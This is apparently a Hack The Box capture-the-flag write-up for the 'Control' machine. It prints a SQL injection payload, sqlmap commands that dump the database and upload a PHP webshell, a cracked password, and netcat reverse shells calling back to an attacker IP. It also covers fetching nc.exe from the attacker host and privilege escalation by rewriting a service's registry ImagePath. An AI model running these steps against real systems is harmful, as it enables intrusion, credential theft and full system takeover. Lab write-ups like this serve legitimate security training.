
Now, we check for table names using:




The response in browser is as below:



This data revealed two tables named “user”. So we try to fetch the data from “User” table by doing this:






But when I tried below query, it gave me an error message saying that table “warehouse.user” does not exist:


**' union select database(),(User,Password),3,4,5,6 from "user"-- -**

So I had to move to sqlmap.

**sqlmap -u "http://10.10.10.167/search\_products.php" --headers "X-Forwarded-For: 192.168.4.28" --data "productName=\*" -a --dump-all**



We find 2 users and their hashes, one of them i.e. hector look like a potential user. So we crack his hash value for password & it turns out as “l33th4x0rhector”.




Step 4: Now we have the credentials for hector but we cannot login using evil-winRm, neither we can use them for smbclient as port 445 is closed. So I tried to upload a webshell..but I didn’t know the destination path. Since this machine is using IIS Server, I tried to upload a simple-backdoor.php to its default path i.e. C:\inetpub\wwwroot\ using sqlmap.

**sqlmap -u "http://10.10.10.167/search\_products.php" --headers "X-Forwarded-For: 192.168.4.28" --data "productName=\*" --file-write=/root/Desktop/Control/simple-backdoor.php --file-dest=C:\\inetpub\\wwwroot\\webshell.php**

IT WORKED!!! Access it directly by entering the uploaded file name in the URL i.e. <http://10.10.10.167/webshell.php>


It will tell you the usage… for e.g. <http://10.10.10.167/webshell.php?cmd=dir>




We can also upload an interactive shell like this:

<https://github.com/WhiteWinterWolf/wwwolf-php-webshell>


**sqlmap -u "http://10.10.10.167/search\_products.php" --headers "X-Forwarded-For: 192.168.4.28" --data "productName=\*" --file-write=/root/Desktop/Control/wwwolf-php-webshell.php --file-dest=C:\\inetpub\\wwwroot\\webshell.php**

****

Access the uploaded file directly by writing the file name in URL




Inside there’s a “upload” directory. see what we want….nc.exe i.e. Netcat.



We’ll use netcat i.e. nc.exe to spawn a shell on our system. Start a netcat listener first.

**nc.exe -e powershell.exe 10.10.14.81 9999**



The current user is “iusr”.

Step 5: To switch to user “hector”, I looked for any hints inside every directory I had access to. Finally, after reading Sniper’s walkthrough, I followed the process of executing “ScriptBlock” command..meaning I had to write a script in which I’m invoking a Powershell command to perform some actions as Hector. First, we create a Temp directory in C: & then follow the below process.

**1. $username="control\hector"**


**2. $password="l33th4x0rhector"**

**3. $password="l33th4x0rhector" | ConvertTo-SecureString -AsPlainText -Force**

**4. $credential=New-Object System.Management.Automation.PSCredential($username,$password)**


**5. hostname --> reveals the hostname of current system**

**6. Invoke-Command -ComputerName Fidelity -Credential $credential -ScriptBlock{whoami} --> if o/p is "control\hector", means it worked...**



We see that “whoami” gives output as hector. So now we’ll try to read user.txt in similar way.


**7. Invoke-Command -ComputerName Fidelity -Credential $credential -ScriptBlock{type C:\Users\Hector\Desktop\user.txt} --> Get user.txt**



Step 5: Now that we have our user.txt, we look for privilege escalation.


First we need to spawn hector’s shell. So we need to upload nc.exe in Hector’s Desktop. We do this by using the following command:

8. Invoke-Command -ComputerName Fidelity -Credential $credential -ScriptBlock{C:\Users\Hector\Desktop; iwr –Uri [http://10.10.14.81:8000/nc.exe -O nc.exe](http://10.10.14.81:8000/nc.exe%20-O%20nc.exe); dir;}



Start a netcat listener & use below command:

**8. Invoke-Command -ComputerName Fidelity -Credential $credential -ScriptBlock{C:\inetpub\wwwroot\uploads\nc.exe -e powershell.exe 10.10.14.81 8888}**

****

We check for groups Hector is a member of, using whoami /groups but revealed nothing interesting.


So we check for services Hector has access to. For this, we use “accesschk.exe”.

First we copy the exe file from our system to the victim using Invoke-WebRequest (same like we did for nc.exe)


To check what changes hector can make in the registry, we use:

**./acccesschk.exe "hector" -kvuqsw hklm\System\CurrentControlSet\services (./ if the exe is in current directory, else specify its path).**

We get a big list of services, here we choose a service named “wuauserv” which is related to Windows Update.



Step 6: Remember that, here, wuauserv stops automatically after some duration, we cannot stop it as Hector is not permitted for that action. Once it stops, only then we can make the changes in the registry.



To check the status of a service, here wuauserv, we use:

**sc.exe queryex wuauserv**

When service is in "Stopped" condition:


**reg add "HKLM\System\CurrentControlSet\services\wuauserv" /v ImagePath /d "C:\inetpub\wwwroot\uploads\nc.exe -e powershell.exe 10.10.14.120 6666" /f**

where ImagePath is the task it will perform once the service starts. (Keeping the explanation simple here )

Start the nc listener **FIRST** on port specified in the above reg add command...**then** start the service:

**sc.exe start wuauserv**

Be quick to grab the root flag as the service stops after sometime & shell is lost.



**THINGS I LEARNT:**

1. **MYSQL INJECTION (NEVER HAD EXPERIENCED THIS)**
2. **SQLMAP USAGE (DATABASE DUMP & FILE UPLOAD)**
3. **DEFAULT IIS PATH**
4. **WEBSHELL**
5. **POWERSHELL: SCRIPTBLOCK**
6. **PRIVESC BY EXPLOITING WINDOWS SERVICE BY MAKING CHANGES IN THE REGISTRY.**

**LAST..BUT NOT THE LEAST….MY FIRST “HARD” MACHINE OF HTB & REALLY TOUGH IT WAS…LEARNT A LOT**

**HAPPY HACKING!!!**